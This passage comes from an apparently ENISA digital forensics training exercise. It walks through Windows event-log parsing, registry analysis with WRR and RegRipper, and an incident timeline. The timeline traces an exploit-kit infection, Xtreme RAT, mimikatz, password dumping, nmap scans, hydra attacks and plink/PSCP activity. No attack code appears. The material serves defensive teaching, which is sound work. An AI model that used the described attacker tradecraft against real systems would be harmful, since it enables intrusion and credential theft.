Microsoft-Client-Licensing-Platform%4Admin.evtX.xml
Microsoft-Windows-All-User-Install-Agent%4Admin.evtX.xml
Microsoft-Windows-Application-Experience%4Program-Compatibility-Assistant.evtX.xml
Microsoft-Windows-Application-Experience%4Program-Compatibility-Troubleshooter.evtX.xml
Microsoft-Windows-Application-Experience%4Program-Inventory.evtX.xml
Microsoft-Windows-Application-Experience%4Program-Telemetry.evtX.xml
  
```

Open any of the XML files and inspect XML structure of system logs.

```
enisa@training: ~/training/ex1/winevt/xml
File Edit View Search Terminal Help
?xml version="1.0" encoding="utf-8" standalone="yes" ?>
<Events>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
<Provider Name="Microsoft-Windows-Security-SPP" Guid="{E23B33B0-C8C9-472C-A5F9-F2BDFEA0F156}" EventSource
Name="Software Protection Platform Service" />
<EventID Qualifiers="16384">900</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>0</Task>
<Opcode>0</Opcode>
<Keywords>0x0080000000000000</Keywords>
<TimeCreated SystemTime="2016-07-14T14:13:32.3256Z" />
<EventRecordID>1</EventRecordID>
<Correlation />
<Execution ProcessID="0" ThreadID="0" />
<Channel>Application</Channel>
<Computer>MINWINPC</Computer>
1,1 Top
```

Run ~/training/tools/logparse.py script with --help parameter to view script usage information:

```
enisa@training: ~/training/tools
File Edit View Search Terminal Help
enisa@training:~/training/tools$ ./logparse.py --help
usage: logparse.py [-h] [--mindate MINDATE] [--maxdate MAXDATE] [--ids IDS]
                 [--patterns PATTERNS] [--short]
                 path [path ...]

positional arguments:
  path

optional arguments:
  -h, --help            show this help message and exit
  --mindate MINDATE     format: %Y-%m-%dT%H:%M:%S
  --maxdate MAXDATE     format: %Y-%m-%dT%H:%M:%S
  --ids IDS             comma separated list of Event IDs
  --patterns PATTERNS  comma separated list of patterns (words)
  --short              short output
enisa@training:~/training/tools$
```

Using logparse.py script search for all events that were logged between 14:03:00 and 14:05:00.

```
~/training/tools
Search Terminal Help
~/training/tools$ ./logparse.py --mindate 2016-08-16T14:03:00 --maxdate 2016-08-16T14:05:00 ../ex1/winevt/xml/
```

```
enisa@training: ~/training/tools
File Edit View Search Terminal Help
-----
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
    <EventID>4798</EventID>
    <Version>0</Version>
    <Level>0</Level>
    <Task>13824</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8020000000000000</Keywords>
    <TimeCreated SystemTime="2016-08-16T14:04:43.2815Z" />
    <EventRecordID>3137</EventRecordID>
    <Correlation ActivityID="{4F809423-F7BD-0000-4494-804FBDF7D101}" />
    <Execution ProcessID="516" ThreadID="552" />
    <Channel>Security</Channel>
    <Computer>DESKTOP-DBMG9RV</Computer>
    <Security/>
  </System>
  <EventData>
    <Data Name="TargetUserName">Peter</Data>
    <Data Name="TargetDomainName">DESKTOP-DBMG9RV</Data>
    <Data Name="TargetSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
    <Data Name="SubjectUserSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
    <Data Name="SubjectUserName">Peter</Data>
    <Data Name="SubjectDomainName">DESKTOP-DBMG9RV</Data>
    <Data Name="SubjectLogonId">0x000000000001e38a</Data>
    <Data Name="CallerProcessId">0x00000d0c</Data>
    <Data Name="CallerProcessName">C:\Users\Peter\AppData\Roaming\EpUpdate\thc\hydra.exe</Data>
  </EventData>
</Event>
-----
enisa@training:~/training/tools$
```

Search for all events mentioning “hydra.exe” phrase – possibly logged at different period of time. This can be done by specifying *pattern* filter to logparse.py.

```
enisa@training: ~/training/tools
File Edit View Search Terminal Help
enisa@training:~/training/tools$ ./logparse.py --pattern hydra.exe ../ex1/winevt/xml/
```

```
enisa@training: ~/training/tools
File Edit View Search Terminal Help
enisa@training: ~/training/tools$ ./logparse.py --pattern hydra.exe ../ex1/winevt/xml/
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
    <EventID>4798</EventID>
    <Version>0</Version>
    <Level>0</Level>
    <Task>13824</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8020000000000000</Keywords>
    <TimeCreated SystemTime="2016-08-16T14:02:04.4348Z" />
    <EventRecordID>3135</EventRecordID>
    <Correlation ActivityID="{4F809423-F7BD-0000-4494-804FBDF7D101}" />
    <Execution ProcessID="516" ThreadID="1272" />
    <Channel>Security</Channel>
    <Computer>DESKTOP-DBMG9RV</Computer>
    <Security/>
  </System>
  <EventData>
    <Data Name="TargetUserName">Peter</Data>
    <Data Name="TargetDomainName">DESKTOP-DBMG9RV</Data>
    <Data Name="TargetSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
    <Data Name="SubjectUserSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
    <Data Name="SubjectUserName">Peter</Data>
    <Data Name="SubjectDomainName">DESKTOP-DBMG9RV</Data>
    <Data Name="SubjectLogonId">0x0000000000001e362</Data>
    <Data Name="CallerProcessId">0x000017f8</Data>
    <Data Name="CallerProcessName">C:\Users\Peter\AppData\Roaming\EpUpdate\thc\hydra.exe</Data>
  </EventData>
</Event>
```

Search for events with IDs 6005, 6006 or 6008.

```
enisa@training: ~/training/tools
File Edit View Search Terminal Help
enisa@training: ~/training/tools$ ./logparse.py --ids 6005,6006,6008 --short ../ex1/winevt/ | tail -13
2016-07-19 10:31:43.916000| 6005| System| EventLog
2016-07-26 08:10:22.300000| 6006| System| EventLog
2016-07-26 08:17:14.205000| 6005| System| EventLog
2016-07-26 09:16:45.297100| 6006| System| EventLog
2016-07-27 11:42:58.898700| 6005| System| EventLog
2016-07-27 13:18:19.855100| 6006| System| EventLog
2016-08-01 07:34:33.973200| 6005| System| EventLog
2016-08-01 11:49:21.574100| 6006| System| EventLog
2016-08-03 11:39:02.109000| 6005| System| EventLog
2016-08-03 12:05:01.263900| 6006| System| EventLog
2016-08-11 11:09:35.270000| 6005| System| EventLog
2016-08-11 14:10:30.896500| 6006| System| EventLog
2016-08-16 12:54:31.595300| 6005| System| EventLog
enisa@training: ~/training/tools$
```


6. Registry analysis

6.1 Copying and viewing registry


Copy all registry files to separate directory at ~/training/ex1/registry:

```
~/training/ex1/registry
Search Terminal Help
:~$ cd training/ex1
~/training/ex1$ mkdir registry
~/training/ex1$ cd registry
~/training/ex1/registry$ cp /mnt/part_c/windows/System32/config/{SYSTEM,SAM,SECURITY,SOFTWARE,DEFAULT} .
~/training/ex1/registry$ cp /mnt/part_c/Users/Peter/NTUSER.DAT .
~/training/ex1/registry$ cp /mnt/part_c/Users/Peter/AppData/Local/Microsoft/Windows/UsrClass.dat .
~/training/ex1/registry$
```


Start Windows Registry Recovery (WRR) tool from ~/training/tools/WRR/WRR.exe using Wine.




Using WRR open HKLM\Software hive located in SOFTWARE file.



Check what information can be extracted from registry using WRR tool.




Choose *Raw Data* function from the left panel to view the original registry structure.




6.2 Inspecting registry timeline


Use *regtime* plugin of RegRipper tool to create timeline.




Scroll timeline until date of the incident when GhCtxq8t key was modified.




Inspect contents of GhCtxq8t key using WRR tool and *Raw Data* function.



Search for PuTTY related entries on the registry timeline created from NTUSER.DAT file.




View SshHostKeys key using WRR tool.



6.3 UserAssist

To quickly decode and extract information about UserAssist use *userassist* plugin from the RegRipper tool:



Find the UserAssist entries related to the incident:

```

enisa@training: ~/training/tools/RegRipper2.8
File Edit View Search Terminal Help
{CEBFF5CD- ACE2- 4F4F- 9178- 9926F41749EA}
Tue Aug 16 14:44:17 2016 Z
  {D65231B0- B2F1- 4857- A4CE- A8E7C6EA7D27}\cmd.exe (4)
Use of uninitialized value $!list in pattern match (m//) at PERL2EXE_STORAGE/utf8_heavy.pl line 399.
Tue Aug 16 13:50:29 2016 Z
  C:\Users\Peter\AppData\Roaming\EpUpdate\nmap\winpcap-nmap-4.13.exe (1)
Tue Aug 16 13:50:02 2016 Z
  Microsoft.Windows.Explorer (16)
Tue Aug 16 12:57:23 2016 Z
  Microsoft.Windows.ControlPanel (2)

```


```

enisa@training: ~/training/tools/RegRipper2.8
File Edit View Search Terminal Help
{F4E57C4B- 2036- 45F0- A9AB- 443BCFE33D9F}
Tue Aug 16 14:44:17 2016 Z
  {A77F5D77- 2E2B- 44C3- A6A2- ABA601054A51}\System Tools\Command Prompt.lnk (3)
Tue Aug 16 13:50:02 2016 Z
  {9E3995AB- 1F9C- 4F13- B827- 48B24B6C7174}\TaskBar\File Explorer.lnk (14)
Tue Aug 16 12:55:53 2016 Z
  C:\Users\Public\Desktop\Mozilla Firefox.lnk (7)
Thu Aug 11 13:58:56 2016 Z
  {9E3995AB- 1F9C- 4F13- B827- 48B24B6C7174}\TaskBar\Mozilla Firefox.lnk (4)
Wed Aug 3 11:50:33 2016 Z


```

6.4 List of installed applications

Start by opening with the WRR tool SOFTWARE registry file. Then navigate to Microsoft\Windows\CurrentVersion\Uninstall key:



Each Uninstall subkey contains some information about application (varying between subkeys) like installation date, path to uninstall binary, app version or install source.





Value	Type	Data
ab AuthorizedCDFPrefix	REG_SZ	
ab Comments	REG_SZ	
ab Contact	REG_SZ	
ab DisplayVersion	REG_SZ	0.91
ab HelpLink	REG_SZ	
ab HelpTelephone	REG_SZ	
ab InstallDate	REG_SZ	20160726
ab InstallLocation	REG_SZ	
ab InstallSource	REG_SZ	C:\Users\Peter\Downloads\
ab ModifyPath	REG_EXPAN...	MsiExec.exe /I{81922150-317E-4BB0-A31D-
ab Publisher	REG_SZ	inkscape.org
ab Readme	REG_SZ	
ab Size	REG_SZ	
EstimatedSize	REG_DWORD	0x0004FCC6
ab UninstallString	REG_EXPAN...	MsiExec.exe /I{81922150-317E-4BB0-A31D-
ab URLInfoAbout	REG_SZ	
ab URLUpdateInfo	REG_SZ	
VersionMajor	REG_DWORD	0x00000000
VersionMinor	REG_DWORD	0x0000005B
WindowsInstaller	REG_DWORD	0x00000001
Version	REG_DWORD	0x0005B0000
Language	REG_DWORD	0x00000409
ab DisplayName	REG_SZ	Inkscape 0.91
EstimatedSize2	REG_DWORD	0x00027E63

By browsing subkeys in Uninstall key, check Mozilla Firefox and Adobe Flash Player versions.

Value	Type	Data
ab DisplayName	REG_SZ	Adobe Flash Player 18 NPAPI
ab Publisher	REG_SZ	Adobe Systems Incorporated
ab DisplayVersion	REG_SZ	18.0.0.194
ab HelpLink	REG_SZ	http://www.adobe.com/go/flashplayer_support/
NoModify	REG_DWORD	0x00000001
NoRepair	REG_DWORD	0x00000001
ab RequiresIESysFile	REG_SZ	4.70.0.1155
ab URLInfoAbout	REG_SZ	http://www.adobe.com
ab URLUpdateInfo	REG_SZ	http://www.adobe.com/go/getflashplayer/
VersionMajor	REG_DWORD	0x00000012
VersionMinor	REG_DWORD	0x00000000
ab UninstallString	REG_SZ	C:\Windows\system32\Macromed\Flash\F1ashUtil32_18_0_0_194_Plugin.exe -maintain plugin
ab DisplayIcon	REG_SZ	C:\Windows\system32\Macromed\Flash\F1ashUtil32_18_0_0_194_Plugin.exe
EstimatedSize	REG_DWORD	0x0000463B

Value	Type	Data
ab Comments	REG_SZ	Mozilla Firefox 33.0.3 (x86 en-US)
ab DisplayIcon	REG_SZ	C:\Program Files\Mozilla Firefox\firefox.exe,0
ab DisplayName	REG_SZ	Mozilla Firefox 33.0.3 (x86 en-US)
ab DisplayVersion	REG_SZ	33.0.3
ab HelpLink	REG_SZ	https://support.mozilla.org
ab InstallLocation	REG_SZ	C:\Program Files\Mozilla Firefox
ab Publisher	REG_SZ	Mozilla
ab UninstallString	REG_SZ	"C:\Program Files\Mozilla Firefox\uninstall\helper.exe"
ab URLUpdateInfo	REG_SZ	https://www.mozilla.org/firefox/33.0.3/releases/notes
ab URLInfoAbout	REG_SZ	https://www.mozilla.org
oui NoModify	REG_DWORD	0x00000001
oui NoRepair	REG_DWORD	0x00000001
oui EstimatedSize	REG_DWORD	0x000135EB
oui sEstimatedSize2	REG_DWORD	0x000135D3

Check the last modification date of WinPcapInst key by right clicking on the subkey and choosing *Properties* from the context menu.



7. Building the timeline

To get better picture of the whole incident at the end it's worth to build timeline with all timestamps collected from different sources. List below presents all timestamps obtained from the previous tasks.

Observations that should be correlated with other logs (network logs, logs from other hosts) were additionally bolded.

TIMESTAMP [UTC]	OBSERVATION	EVIDENCE SOURCE
12:54:24	Start of System process	Memory analysis
12:54:31	Start of Event log service	System logs
12:55:53	Start of firefox.exe	Prefetch files UserAssist keys
13:02:46	User visits http://blog.mycompany.ex/	Firefox history
13:02:50 - 13:03:17	Browser downloads pages from http://blog.mysportclub.ex/wp-content/uploads/hk/ (EK)	Firefox history, Filesystem analysis
13:02:53	Creation of Firefox cache file possibly containing exploit code (CVE-2012-3993)	AV scan Filesystem analysis
13:02:56	Creation of 3568226350[1].exe file (referred in one of the cache files)	AV scan Filesystem analysis
13:02:57	Creation of svchost.exe binary in %TEMP% directory	Filesystem analysis
13:02:57	Start of svchost.exe process containing Xtreme RAT code	Memory analysis
13:02:57	Modification of Run and RunOnce keys	Registry analysis
13:02:58	Start of second explorer.exe process containing Xtreme RAT code (possible Run PE)	Memory analysis
13:03:04	Start of update.exe process with Xtreme RAT code	Memory analysis
13:03:10	Modification of GhCtxq8t registry key (update.exe)	Registry analysis
13:03:16	Firefox flash plugin crash report	Firefox crash reports
13:07:36	Start of some cmd.exe process	Memory analysis
13:10:03	Creation of 54948tp.exe executable in %TEMP% directory	Filesystem analysis
13:10:13	Execution of 54948tp.exe	Prefetch files
13:10:13-13:14:47	Time period when http://blog.mysportclub.ex/wp-content/uploads/hk/files/data_32.bin was downloaded	Python decompilation

13:14:47	Creation of %APPDATA%\EpUpdate folder containing multiple hacking tools	Filesystem analysis
13:14:47	Creation of %TEMP%\SystemProfile folder containing results of execution various commands	Filesystem analysis
13:14:47	Execution of mimikatz.exe and creation of mimikatz.log file	Prefetch files Filesystem analysis
13:14:50	Execution of browserpassworddump.exe and creation of bpd.log	Prefetch files Filesystem analysis
13:34:25	Creation of sysinfo.txt in %TEMP%\SystemProfile	Filesystem analysis
13:42:12	Start of some cmd.exe process	Memory analysis
13:50:29	Start of winpcap-nmap-4.13.exe	UserAssist
13:59:29	Port scan of 192.168.5.1	Filesystem analysis
13:59:34	Port scan of 192.168.5.10	Filesystem analysis
13:59:36	Port scan of 192.168.5.15	Filesystem analysis
14:02:04	Execution of hydra.exe process (possible dictionary attack)	System logs
14:04:44	Execution of Hydra.exe (possible dictionary attack)	Prefetch files System logs
14:08:30	Start of some cmd.exe process	Memory analysis
14:10:49	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:11:20	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:11:26	Modification of PuTTY SshHostKeys (RSA key pointing to 192.168.5.10)	Registry analysis
14:17:45	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:18:48	Start of some cmd.exe process	Memory analysis
14:20:44	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:22:45	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:23:02	Start of some cmd.exe process	Memory analysis
14:23:31	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:23:46	Start of some cmd.exe process	Memory analysis
14:47:12	Execution of PSCP tool, possibly to download/upload some data from remote host	Prefetch files

14:47:54	execution of PSCP tool, possibly to download/upload some data from remote host	Prefetch files
14:50:09	execution of PSCP tool, possibly to download/upload some data from remote host	Prefetch files



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